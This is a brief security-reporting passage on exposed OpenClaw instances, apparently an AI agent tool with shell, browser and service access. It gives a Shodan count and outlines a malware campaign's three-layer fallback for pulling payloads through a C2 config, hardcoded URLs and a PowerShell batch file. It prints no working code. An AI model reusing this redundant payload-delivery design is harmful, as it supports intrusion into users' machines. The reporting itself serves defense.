OpenClaw runs locally with direct access to the filesystem, shell, browser, and connected services like Slack, Jira, and email. Anyone who reaches an exposed instance can reach everything that machine can reach. Shodan found 34,969 internet-facing instances, with over 26,000 sitting on the default gateway port.
The attackers expected takedowns and built for resilience. Layer 1 pulled a payload from a dynamic C2 config, Layer 2 used hardcoded URLs in extension.js if the C2 was down, and Layer 3 was a run.bat that called PowerShell to download from a separate domain if JavaScript failed entirely. That level of redundancy is unusual for commodity malware.
